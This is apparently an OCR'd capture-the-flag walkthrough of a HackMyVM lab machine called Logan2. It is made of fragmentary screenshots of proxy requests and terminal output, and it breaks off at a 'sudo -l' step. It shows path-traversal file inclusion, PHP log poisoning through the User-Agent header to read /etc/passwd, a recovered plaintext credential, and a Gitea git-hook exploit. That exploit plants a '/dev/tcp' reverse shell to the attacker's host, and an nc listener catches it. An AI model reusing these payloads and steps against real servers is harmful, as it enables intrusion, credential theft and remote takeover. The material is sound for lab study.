



error





Replay
New Sessio
Search...
Default Collectio
4
5
http://newsitelogan.logan.hmv
Send
Request
Clear
GET /photos-website-logan.php?photo=.../../../../../../../var/log/apache2/access.log&cmd=id HTTP/1.1
Host: newsitelogan.logan.hmv
User-Agent: <?php phpinfo();?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
PHP Version 8.2.7
zend engine
Configuration
apache2handler



Options
Queuing
Environment
first
Overview
Sitemap
Scopes
Filters
Proxy
Intercept
HTTP History
WS History
Match & Replace
Testing
Replay
Automate
Workflows
Assistant
Environment
Logging
Replay
New Sessio
Search...
Default Collectio
4
5
http://newsitelogan.logan.hmv
Send
Request
Clear
GET /photos-website-logan.php?photo=.../../../../../../../var/log/apache2/access.log HTTP/1.1
Host: newsitelogan.logan.hmv
User-Agent: Mozilla/5.0 <?php include($_GET['cmd']);?>(X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response


http://newsitelogan.logan.hmv
Send
Request
Clear
GET /photos-website-logan.php?photo=.../../../../../../../var/log/apache2/access.log&cmd=/etc/passwd HTTP/1.1
Host: newsitelogan.logan.hmv
User-Agent: <?php include($_GET['cmd']);?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
HTTP/1.1 200 OK
Date: Thu, 20 Mar 2025 21:48:25 GMT
Server: Apache/2.4.57 (Debian)
Vary: Accept-Encoding
Content-Length: 1825
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
Logs are cleaned every minut
192.168.0.36 - - [20/Mar/2025:16:48:09 -0500] "GET /favicon.ico HTTP/1.1" 404 501 "http://newsitelogan.logan.hmv/photos-website-logan.php?photo=.../../../../../../../var/log/apache2/access.log&cmd=id" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/130.0.0.0 Safari/537.36"
192.168.0.36 - - [20/Mar/2025:16:48:18 -0500] "GET /photos-website-logan.php?photo=.../../../../../../../var/log/apache2/access.log&cmd=/etc/passwd HTTP/1.1" 200 534 "-" "root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin




logan:Super_logan1234







https://github.com/p0dalirius/CVE-2020-14144-GiTea-git-hooks-rce


create a new repo and add



192.168.0.42:3000/logan/reverse/settings/hooks/git/post-receive
Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type Ident
Incidencias Pull Requests Hitos Explorar
logan / reverse
Dejar de seguir 1 Destacar 0 Fork 0
Código Incidencias 0 Pull Requests 0 Lanzamientos 0 Wiki Actividad Configuración
Repositorio Colaboradores Ramas Webhooks Git Hooks Claves de Implementación LFS
Git Hooks
Si el hook no está activo, se mostrará contenido de ejemplo. Dejar el contenido vacío deshabilitará este hook.
Nombre del Hook post-receive
Contenido del Hook
#!/bin/bash
bash -i >& /dev/tcp/192.168.0.36/443 0>&1
Actualizar Hook

then...



192.168.0.42:3000/logan/reverse
Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec PayloadsAllTheThi… GTFOBins Hash Type Identif…
Incidencias Pull Requests Hitos Explorar
logan / reverse
Dejar de seguir 1 Destacar 0
Código Incidencias 0 Wiki Configuración
Guía rápida
Clonar este repositorio ¿Necesita ayuda para clonar? Visite Ayuda.
HTTP SSH http://localhost:3000/logan/reverse.git
Crear un nuevo repositorio desde línea de comandos
touch README.md
git init
git add README.md
git commit -m "first commit"
git remote add origin http://localhost:3000/logan/reverse.git
git push -u origin master
Hacer push de un repositorio existente desde línea de comandos
git remote add origin http://localhost:3000/logan/reverse.git
git push -u origin master



hint:
hint: git config --global init.defaultBranch <name>
hint:
hint: Names commonly chosen instead of 'master' are 'main', 'trunk' and
hint: 'development'. The just-created branch can be renamed via this command:
hint:
hint: git branch -m <name>
Initialized empty Git repository in /home/guel/Work/gitearepo/.git/
┌──(root㉿kali)-[/home/guel/Work/gitearepo]
└─# git add README.md
┌──(root㉿kali)-[/home/guel/Work/gitearepo]
└─# git commit -m "first commit"
[master (root-commit) 09db8a0] first commit
Committer: root <root@kali.kali>
Your name and email address were configured automatically based
on your username and hostname. Please check that they are accurate.
You can suppress this message by setting them explicitly. Run the
following command and follow the instructions in your editor to edit
your configuration file:
git config --global --edit
After doing this, you may fix the identity used for this commit with:
git commit --amend --reset-author
1 file changed, 0 insertions(+), 0 deletions(-)
create mode 100644 README.md
┌──(root㉿kali)-[/home/guel/Work/gitearepo]
└─# git remote add origin http://192.168.0.42:3000/logan/reverse.git
┌──(root㉿kali)-[/home/guel/Work/gitearepo]
└─# git push -u origin master
Username for 'http://192.168.0.42:3000': logan
Password for 'http://logan@192.168.0.42:3000':
Enumerating objects: 3, done.
Counting objects: 100% (3/3), done.
Writing objects: 100% (3/3), 200 bytes | 200.00 KiB/s, done.
Total 3 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
┌──(root㉿kali)-[/home/guel/Work]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.42] 59506
bash: cannot set terminal process group (464): Inappropriate ioctl for device
bash: no job control in this shell
git@logan2:~/gitea-repositories/logan/reverse.git$ whoami
whoami
git
git@logan2:~/gitea-repositories/logan/reverse.git$



git@logan2:/home$ sudo -l
Matching Defaults entries for git on logan2:
env_reset, mail_badpass,
